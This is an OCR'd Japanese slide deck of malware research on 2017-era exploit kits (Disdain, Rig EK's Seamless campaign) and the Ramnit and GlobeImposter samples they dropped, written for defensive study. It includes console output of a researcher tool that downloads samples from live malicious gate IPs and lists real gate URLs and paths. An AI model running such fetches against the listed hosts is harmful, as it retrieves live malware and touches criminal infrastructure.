
# Disdain Exploit Kit

- **概要**
  - 2017年8月頃に登場した新しいExploit Kit
  - 全然観測できないのでよく分からない
  - 難読化は単純なもの
    - 難読化と言えるのか疑問なレベル
  - 比較的新しい脆弱性を利用することもある
    - CVE-2013-2551
    - CVE-2015-2419
    - CVE-2016-0189
    - CVE-2017-0037
    - CVE-2017-0059

# 外部組織との連携

# Shadowfall


# EKTracker




# 観測/解析のための技術


# mal_getter

```
$ php main.php seamless rig "http://194.58.40.193/test111.php"
[+] http://194.58.40.193/test111.php
[+] http://188.225.47.81/?MzM3NzQ0&wmkdDxxLLCUMplOYXR0YWNrc1ZVYVpObXY=Y2Fw
[+] Key: ghkfddhfgh
[+] http://188.225.47.81/?MTkxNTA0&KauOYifgrvgSgxeYXR0YWNrc1NUeFNoYXJKS25O
[+] Waiting.....
[!] a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff3743.bin
```



# StarC



# Rig EKでドロップするマルウェアの調査


# Rig EKでドロップするマルウェアの調査

キャンペーンで使用されるマルウェアから攻撃者の最終的な目的を推測したい

マルウェアの切り替えのタイミングを知りたい

- SeamlessとRulanのGateからドロップする検体を定期的に観測した
  - mal_getterを使い、10分おきに検体をダウンロード
  - 8月~12月
- Gateが変更されると、新しいGateを探して観測を行う
  - 一時的に観測できていない期間が存在する

# [Seamless] 検体数の推移



# Seamlessでdropするファミリ


- Ramnit
  - バンキングトロジャン
  - ほぼ全期間、全Gate
- GlobeImposter
  - ランサムウェア
  - 2日程度、一時的に


# Ramnit

- 全てのGateでRamnitがドロップする
- 一次検体に比べてUPXでパックされた検体のハッシュは6種類しかなかった

[引用元： **Ramnit – in-depth analysis**
https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/]

10月までに観測した224検体

| | |
|---|---|
| hash1 | 30検体 |
| hash2 | 113検体 |
| hash3 | 3検体 |
| hash4 | 54検体 |
| hash5 | 12検体 |
| hash6 | 12検体 |



# Gateとパック検体の関係

- Gateの切り替えとパック検体の切り替えは同期していない

hash1　7/31~8/9


hash2　8/10~9/1, 9/8, 9/16~9/19

hash3　9/7

hash4　9/13~9/15,  9/27~9/30

hash5　9/21~9/23


hash6　9/23~9/30



# Seamlessのgate

- 同じIPに複数パスが存在する
  - 検体数の推移は1ゲートのみ
- 地域毎に制御(Pre-Gateのパス)
  - /japan
  - /usa
  - /canada
  - /fr
  - /vnc

Gate IP → /*1.php, /*2.php, /*3.php, /*4.php, /*5.php





[引用元：https://malwarebreakdown.com/2017/08/23/the-seamless-campaign-isnt-losing-any-steam/]

# パスによる検体の違い

- 同じGateでもパス毎にドロップ検体のハッシュが異なる
  - 検体数にも差がある
  - 10月
    - /test1　384
    - /test2　358
    - /test3　352
    - /test4　287
- 一度だけ一つのパスでGlobeImposter(ランサムウェア)がドロップすることがあった
  - 9月、2日間程度
  - それ以外は全てRamnit


# パス毎のRamnitの通信先

- パス毎にRamnitが通信する先が変化する
  - 194.xx.39.177/hah1 → 通信先グループ1
  - 194.xx.39.177/hah2 → 通信先グループ2
  - 194.xx.39.177/hah3 → 通信先グループ3
  - 194.xx.39.177/hah4 →通信先グループ4
- 共通の通信先も存在する
  - botの登録をおこなう



# パス毎のRamnitの変化

- ダウンロードするDLLは
  ほぼおなじ
  - Antivirus Trusted Module v2.0
    - (AVG, Avast, Nod32, Norton, Bitdefender)
  - CookieGrabber
  - Hooker
    - IE & Chrome & FF injector
  - VNC IFSB
    - Browser communication hook
  - FF&Chrome reinstall
  - FtpGrabber



UPXでパックされたDLL

